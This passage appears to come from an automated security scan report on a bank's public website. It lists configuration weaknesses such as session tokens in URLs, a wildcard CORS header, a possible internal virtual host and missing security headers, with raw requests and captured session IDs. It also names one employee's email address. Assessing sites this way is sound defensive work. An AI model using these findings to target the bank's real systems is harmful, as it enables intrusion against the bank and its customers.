  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/cvtheque/confirmation_validation_inscription_deja.php

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=84mmjdldbn8q0pkr800vbnnsl3; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/cvtheque/lightbox_renvoyer_mail_inscription.php

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=mid1kqcf5jei25jp866tgh9sd5; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/cvtheque/

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=dd7c2mgeq0ive8t8b0dmfca301; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/cvtheque/traitement_deconnexion.php

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=bke9n6i51eb7jqma7dafson931; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/cvtheque/confirmation_validation_inscription_deja.php

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=p1f1h3ta2n03n8crbcad97uuk6; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/cvtheque/lightbox_renvoyer_mail_inscription.php

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=r5s88ll1om4uf83mv5ro4c25h4; path=/; secure; HttpOnly
  ```

This cookie has the following issues:

```
- Cookie without SameSite attribute.
When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
value of either "Strict", "Lax", or "None".
```

Request

```
POST /traitement_ajax/traitement_nous_ecrire.php HTTP/1.1
Referer: https://www.google.com/search?hl=en&q=testing
Cookie: axeptio_cookies={"$$token":"arcie51yeos0i7mmqdm2b6r"%2C"$$date":"2025-02-
28T11:35:46.035Z"%2C"$$cookiesVersion":{}%2C"$$completed":false}; axeptio_authorized_vendors=%2C%2C;
axeptio_all_vendors=%2C%2C
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Content-Length: 0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
Host: www.bicec.com
Connection: Keep-alive
```

Recommendation

Ensure that the cookies configuration complies with the applicable standards.

References

MDN | Set-Cookie
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie

Securing cookies with cookie prefixes
https://www.sjoerdlangkemper.nl/2017/02/09/cookie-prefixes/

Cookies: HTTP State Management Mechanism
https://tools.ietf.org/html/draft-ietf-httpbis-rfc6265bis-05

SameSite Updates - The Chromium Projects
https://www.chromium.org/updates/same-site

draft-west-first-party-cookies-07: Same-site Cookies
https://tools.ietf.org/html/draft-west-first-party-cookies-07

Insecure Frame (External)

The web page was found to be using an Inline Frame ("iframe") to embed a resource, such as a different web page. The Inline Frame is either configured insecurely, or not as securely as expected. This vulnerability alert is based on the origin of the embedded resource and the iframe's sandbox attribute, which can be used to apply security restrictions as well as exceptions to these restrictions.

Impact

When a web page uses an insecurely configured iframe to embed another web page, the latter may manipulate the former, and trick its visitors into performing unwanted actions.

https://www.bicec.com/espace-communication/galerie-videos-bicec/ Verified

An iframe tag references an external resource, and no sandbox attribute is set.

Request

```
GET /espace-communication/galerie-videos-bicec/ HTTP/1.1
Referer: https://www.bicec.com/actualite-bicec-cresco2022.php
Cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-
28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C;
axeptio_all_vendors=%2C%2C; PHPSESSID=oclqepk8n8mf5ono5fbq6mbi44
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

Recommendation

Review the iframe's purpose and environment, and use the sandbox attribute to secure the iframe while applying sandbox directives to ease security restrictions if necessary.

References

MDN | iframe: The Inline Frame Element
https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe

HTML Standard: iframe
https://html.spec.whatwg.org/multipage/iframe-embed-object.html#the-iframe-element

HTML 5.2: 4.7. Embedded content
https://www.w3.org/TR/html52/semantics-embedded-content.html#element-attrdef-iframe-sandbox

Possible virtual host found

Virtual hosting is a method for hosting multiple domain names (with separate handling of each name) on a single server (or pool of servers). This allows one server to share its resources, such as memory and processor cycles, without requiring all services provided to use the same host name.

This web server is responding differently when the Host header is manipulated and various common virtual hosts are tested. This could indicate there is a Virtual Host present.

Impact

Possible sensitive information disclosure.

https://www.bicec.com/

Virtual host: **corporate.bicec.com**

Response:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://corporate.bicec.com/login/10001/fr">here</a>.</p>
</body></html>
```

Request

```
GET / HTTP/1.1
Host: 3I75eSe9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Connection: Keep-alive
```

Recommendation

Consult the virtual host configuration and check if this virtual host should be publicly accessible.

References

Virtual hosting
https://en.wikipedia.org/wiki/Virtual_hosting

Session ID in URL

This application contains one or more pages with what appears to be a session token in the query parameters. A session token is sensitive information and should not be stored in the URL. URLs could be logged or leaked via the Referer header.

Impact

Possible sensitive information disclosure.

https://www.bicec.com/

Pages with session token in URL:

- https://www.bicec.com/?btn-form=1&email=testing@example.com&message=555&nom=ZMskyuza&numero=20&objet=testing@example.com&token=344938c8518ef32b8df4314b57d7680c&traitement=envoyer-message-contact (token)
- https://www.bicec.com/contact.php?btn-form=1&email=testing@example.com&message=555&nom=ZMskyuza&numero=1&objet=1&token=344938c8518ef32b8df4314b57d7680c&traitement=envoyer-message-contact (token)
- https://www.bicec.com/reclamation/?compte=Testing&token=344938c8518ef32b8df4314b57d7680c&traitement=verifier-numero-compte (token)
- https://www.bicec.com/reclamation/identification/?compte=Testing&token=344938c8518ef32b8df4314b57d7680c&traitement=verifier-numero-compte (token)

Request

```
GET /?btn-form=1&email=testing%40example.com&message=555&nom=ZMskyuza&numero=20&objet=testing%40example.com&token=344938c8518ef32b8df4314b57d7680c&traitement=envoyer-message-contact HTTP/1.1
Referer: https://www.bicec.com/contact.php
Cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C; axeptio_all_vendors=%2C%2C; PHPSESSID=oclqepk8n8mf5ono5fbq6mbi44
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

https://www.bicec.com/

Pages with session token in URL:

- https://www.bicec.com/reclamation/identification/?compte=Testing&token=a43bb8c76040553fa0ecc833eb7fc158&traitement=verifier-numero-compte (token)
- https://www.bicec.com/reclamation/?compte=Testing&token=a43bb8c76040553fa0ecc833eb7fc158&traitement=verifier-numero-compte (token)

Request

```
GET /reclamation/identification/?compte=Testing&token=a43bb8c76040553fa0ecc833eb7fc158&traitement=verifier-numero-compte HTTP/1.1
Referer: https://www.bicec.com/reclamation/identification/
Cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C; axeptio_all_vendors=%2C%2C; PHPSESSID=nc5109qgeq3pcpkostbaujsh84
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

Recommendation

The session should be maintained using cookies (or hidden input fields).

References

Session Management - OWASP Cheat Sheet Series
https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

Session fixation | OWASP Foundation
https://owasp.org/www-community/attacks/Session_fixation

Access-Control-Allow-Origin header with wildcard (*) value

Cross-origin resource sharing (CORS) is a mechanism that allows restricted resources (e.g. fonts) on a web page to be requested from another domain outside the domain from which the resource originated. The Access-Control-Allow-Origin header indicates whether a resource can be shared based on the value of the Origin request header, "*", or "null" in the response.

If a website responds with Access-Control-Allow-Origin: * the requested resource allows sharing with every origin. Therefore, any website can make XHR (XMLHTTPRequest) requests to the site and access the responses.

Impact

Any website can make XHR requests to the site and access the responses.

https://www.bicec.com/

Affected paths (max. 25):

- /traitement_ajax/traitement_nous_ecrire.php

Request

```
POST /traitement_ajax/traitement_nous_ecrire.php HTTP/1.1
Host: www.bicec.com
Content-Length: 152
accept: */*
accept-language: en-US
content-type: application/x-www-form-urlencoded; charset=UTF-8
cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-
28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C;
axeptio_all_vendors=%2C%2C; PHPSESSID=oclqepk8n8mf5ono5fbq6mbi44
origin: https://www.bicec.com
x-requested-with: XMLHttpRequest
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.bicec.com/contact.php
Accept-Encoding: gzip,deflate,br
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36

nom=ZMskyuza&email=testing%40example.com&objet=20&numero=5556660606&message=20&token=344938c8518ef32b8df4314b57d7680c
&traitement=envoyer-message-contact
```

Recommendation

Check whether Access-Control-Allow-Origin: * is appropriate for the resource/response.

References

Test Cross Origin Resource Sharing (OTG-CLIENT-007)
https://www.owasp.org/index.php/Test_Cross_Origin_Resource_Sharing_(OTG-CLIENT-007)

Cross-origin resource sharing
https://en.wikipedia.org/wiki/Cross-origin_resource_sharing

Cross-Origin Resource Sharing
http://www.w3.org/TR/cors/

CrossOriginRequestSecurity
https://code.google.com/p/html5security/wiki/CrossOriginRequestSecurity

Cross-Origin Resource Sharing (CORS) and the Access-Control-Allow-Origin Header
https://www.acunetix.com/blog/web-security-zone/cross-origin-resource-sharing-cors-access-control-allow-origin-header/

PortSwigger Research on CORS misconfiguration
https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties

Content Security Policy (CSP) Not Implemented

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.

Content Security Policy (CSP) can be implemented by adding a **Content-Security-Policy** header. The value of this header is a string containing the policy directives describing your Content Security Policy. To implement CSP, you should define lists of allowed origins for the all of the types of resources that your site utilizes. For example, if you have a simple site that needs to load scripts, stylesheets, and images hosted locally, as well as from the jQuery library from their CDN, the CSP header could look like the following:

```
Content-Security-Policy:
default-src 'self';
script-src 'self' https://code.jquery.com;
```

It was detected that your web application doesn't implement Content Security Policy (CSP) as the CSP header is missing from the response. It's recommended to implement Content Security Policy (CSP) into your web application.

Impact

CSP can be used to prevent and/or mitigate attacks that involve content/code injection, such as cross-site scripting/XSS attacks, attacks that require embedding a malicious resource, attacks that involve malicious use of iframes, such as clickjacking attacks, and others.

https://www.bicec.com/

Paths without CSP header:

- https://www.bicec.com/
- https://www.bicec.com/banque-au-quotidien/assurances/retraite-plus-bicec/
- https://www.bicec.com/actualite-bicec-cresco2022.php
- https://www.bicec.com/banque-au-quotidien/cartes/carte-moov-gimac/
- https://www.bicec.com/actualite-bicec-foot-feminin.php
- https://www.bicec.com/actualites/par-mois/2020/1/
- https://www.bicec.com/financement/achat-terrain-bicec/
- https://www.bicec.com/la-bicec/reseau-gab/
- https://www.bicec.com/actualite-bicec-affacturage1.php

- https://www.bicec.com/actualites/par-mois/2020/2/
- https://www.bicec.com/actualite-bicec-affacturage2.php
- https://www.bicec.com/nous-rejoindre/stage-bicec/
- https://www.bicec.com/actualite-bicec-bancassurance.php
- https://www.bicec.com/actualite-bicec-ecmr-tranches-multiples.php
- https://www.bicec.com/actualite-bicec-cresco2022-1.php
- https://www.bicec.com/actualite-bicec-junior.php
- https://www.bicec.com/actualite-bicec-matinale-affacturage.php
- https://www.bicec.com/actualite-bicec-recompensee.php
- https://www.bicec.com/actualite-bicec-retraite-plus.php
- https://www.bicec.com/actualite-bicec-visite-minefop.php
- https://www.bicec.com/actualite-bicec-visite-sous-prefet-edea.php

Request

```
GET / HTTP/1.1
Referer: https://www.bicec.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

Recommendation

It's recommended to implement Content Security Policy (CSP) into your web application. Configuring Content Security Policy involves adding the **Content-Security-Policy** HTTP header to a web page and giving it values to control resources the user agent is allowed to load for that page.

References

Content Security Policy (CSP)
https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

Implementing Content Security Policy
https://hacks.mozilla.org/2016/02/implementing-content-security-policy/

Generic Email Address Disclosure

One or more email addresses have been found on this website. The majority of spam comes from email addresses harvested off the internet. The spam-bots (also known as email harvesters and email extractors) are programs that scour the internet looking for email addresses on any website they come across. Spambot programs look for strings like myname@mydomain.com and then record any addresses found.

Impact

Email addresses posted on Web sites may attract spam.

https://www.bicec.com/

Emails found:

- https://www.bicec.com/contact.php
  bicec@bicec.com
- https://www.bicec.com/contact.php
  serviceclient@bicec.com
- https://www.bicec.com/contact.php
  willy-eric.kwayafandja@bicec.com
- https://www.bicec.com/contact.php
  serviceclienttrade@bicec.com
- https://www.bicec.com/contact/
  bicec@bicec.com
- https://www.bicec.com/contact/
  serviceclient@bicec.com
- https://www.bicec.com/contact/
  willy-eric.kwayafandja@bicec.com
- https://www.bicec.com/contact/
  serviceclienttrade@bicec.com
- https://www.bicec.com/espace-communication/opportunites/
  bicec_immo_vente@bicec.com
- https://www.bicec.com/bicec-espace-communication-communiques-de-presse.php
  bicec@bicec.com
- https://www.bicec.com/espace-communication/communiques-de-presse-bicec/
  bicec@bicec.com

Request

```
GET /contact.php HTTP/1.1
Referer: https://www.bicec.com/
Cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-
28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C;
axeptio_all_vendors=%2C%2C; PHPSESSID=oclqepk8n8mf5ono5fbq6mbi44
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
```

```
Host: www.bicec.com
Connection: Keep-alive
```

Recommendation

Check references for details on how to solve this problem.

References

Anti-spam techniques
https://en.wikipedia.org/wiki/Anti-spam_techniques

HTTP Strict Transport Security (HSTS) Errors and Warnings

HTTP Strict Transport Security (HSTS) instructs a web browser to only connect to a web site using HTTPS. It was detected that your web application's HTTP Strict Transport Security (HSTS) implementation is not as strict as is typically advisable.

Impact

HSTS can be used to prevent and/or mitigate some types of man-in-the-middle (MitM) attacks

https://www.bicec.com/

URLs where HSTS configuration is not according to best practices:

- https://www.bicec.com/ - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/banque-au-quotidien/assurances/retraite-plus-bicec/ - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-cresco2022.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/banque-au-quotidien/cartes/carte-moov-gimac/ - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-foot-feminin.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/financement/achat-terrain-bicec/ - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/la-bicec/reseau-gab/ - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-affacturage1.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-affacturage2.php - max-age is less that 1 year (31536000); No includeSubDomains directive

- https://www.bicec.com/nous-rejoindre/stage-bicec/ - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/lightbox/lightbox-compte.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-bancassurance.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-ecmr-tranches-multiples.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-cresco2022-1.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-junior.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-matinale-affacturage.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-recompensee.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-retraite-plus.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-visite-minefop.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/actualite-bicec-visite-sous-prefet-edea.php - max-age is less that 1 year (31536000); No includeSubDomains directive
- https://www.bicec.com/bicec-conditions-tarifaires.php - max-age is less that 1 year (31536000); No includeSubDomains directive

Request

```
GET / HTTP/1.1
Referer: https://www.bicec.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

Recommendation

It is recommended to implement best practices of HTTP Strict Transport Security (HSTS) in your web application. Consult web references for more information.

References

hstspreload.org
https://hstspreload.org/

MDN: Strict-Transport-Security
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

Permissions-Policy header not implemented

The Permissions-Policy header allows developers to selectively enable and disable use of various browser features and APIs.

Impact

https://www.bicec.com/

Locations without Permissions-Policy header:

- https://www.bicec.com/
- https://www.bicec.com/banque-au-quotidien/assurances/retraite-plus-bicec/
- https://www.bicec.com/actualite-bicec-cresco2022.php
- https://www.bicec.com/banque-au-quotidien/cartes/carte-moov-gimac/
- https://www.bicec.com/actualite-bicec-foot-feminin.php
- https://www.bicec.com/actualites/par-mois/2020/1/
- https://www.bicec.com/financement/achat-terrain-bicec/
- https://www.bicec.com/la-bicec/reseau-gab/
- https://www.bicec.com/actualite-bicec-affacturage1.php
- https://www.bicec.com/actualites/par-mois/2020/2/
- https://www.bicec.com/actualite-bicec-affacturage2.php
- https://www.bicec.com/nous-rejoindre/stage-bicec/
- https://www.bicec.com/lightbox/lightbox-compte.php
- https://www.bicec.com/actualite-bicec-bancassurance.php
- https://www.bicec.com/actualite-bicec-ecmr-tranches-multiples.php
- https://www.bicec.com/actualite-bicec-cresco2022-1.php
- https://www.bicec.com/actualite-bicec-junior.php
- https://www.bicec.com/actualite-bicec-matinale-affacturage.php
- https://www.bicec.com/actualite-bicec-recompensee.php
- https://www.bicec.com/actualite-bicec-retraite-plus.php
- https://www.bicec.com/actualite-bicec-visite-minefop.php

Request

```
GET / HTTP/1.1
Referer: https://www.bicec.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

References

Permissions-Policy / Feature-Policy (MDN)
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Feature-Policy

Permissions Policy (W3C)
https://www.w3.org/TR/permissions-policy-1/

Subresource Integrity (SRI) Not Implemented

Subresource Integrity (SRI) is a security feature that enables browsers to verify that third-party resources they fetch (for example, from a CDN) are delivered without unexpected manipulation. It works by allowing developers to provide a cryptographic hash that a fetched file must match.

Third-party resources (such as scripts and stylesheets) can be manipulated. An attacker that has access or has hacked the hosting CDN can manipulate or replace the files. SRI allows developers to specify a base64-encoded cryptographic hash of the resource to be loaded. The integrity attribute containing the hash is then added to the <script> HTML element tag. The integrity string consists of a base64-encoded hash, followed by a prefix that depends on the hash algorithm. This prefix can either be sha256, sha384 or sha512.

The script loaded from the external URL specified in the Details section doesn't implement Subresource Integrity (SRI). It's recommended to implement Subresource Integrity (SRI) for all the scripts loaded from external hosts.

Impact

An attacker that has access or has hacked the hosting CDN can manipulate or replace the files.

https://www.bicec.com/

Pages where SRI is not implemented:

- https://www.bicec.com/
  Script SRC: **https://cdnjs.cloudflare.com/ajax/libs/waypoints/4.0.1/jquery.waypoints.js**

Request

```
GET / HTTP/1.1
Referer: https://www.bicec.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
```

```
Connection: Keep-alive
```

https://www.bicec.com/cvtheque/

Pages where SRI is not implemented:

- https://www.bicec.com/cvtheque/
  Script SRC: https://www.googletagmanager.com/gtag/js?id=UA-101228613-1

Request

```
GET /cvtheque/ HTTP/1.1
Referer: https://www.bicec.com/nous-rejoindre/stage-bicec/
Cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-
28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C;
axeptio_all_vendors=%2C%2C; PHPSESSID=oclqepk8n8mf5ono5fbq6mbi44
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

https://www.bicec.com/organisation-de-la-bicec.php

Pages where SRI is not implemented:

- https://www.bicec.com/organisation-de-la-bicec.php
  Script SRC: https://www.google.com/jsapi

Request

```
GET /organisation-de-la-bicec.php HTTP/1.1
Referer: https://www.bicec.com/
Cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-
28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C;
axeptio_all_vendors=%2C%2C; PHPSESSID=oclqepk8n8mf5ono5fbq6mbi44
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

Recommendation

Use the SRI Hash Generator link (from the References section) to generate a <script> element that implements Subresource Integrity (SRI).

For example, you can use the following <script> element to tell a browser that before executing the https://example.com/example-framework.js script, the browser must first compare the script to the expected hash, and verify that there's a match.

```
<script src="https://example.com/example-framework.js"
integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC"
crossorigin="anonymous"></script>
```

References

Subresource Integrity
https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity

SRI Hash Generator
https://www.srihash.org/

Coverage

- https://www.bicec.com/
- https://www.bicec.com/cvtheque/
- https://www.bicec.com/cvtheque/confirmation_validation_inscription_deja.php
- https://www.bicec.com/cvtheque/lightbox_confirmation_renvoi_mail.php
- https://www.bicec.com/cvtheque/lightbox_renvoyer_mail_inscription.php
- https://www.bicec.com/cvtheque/traitement_renvoyer_mail_inscription.php
- https://www.bicec.com/cvtheque/traitement_retrouver_pwd.php
- https://www.bicec.com/espace-communication/galerie-videos-bicec/
- https://www.bicec.com/organisation-de-la-bicec.php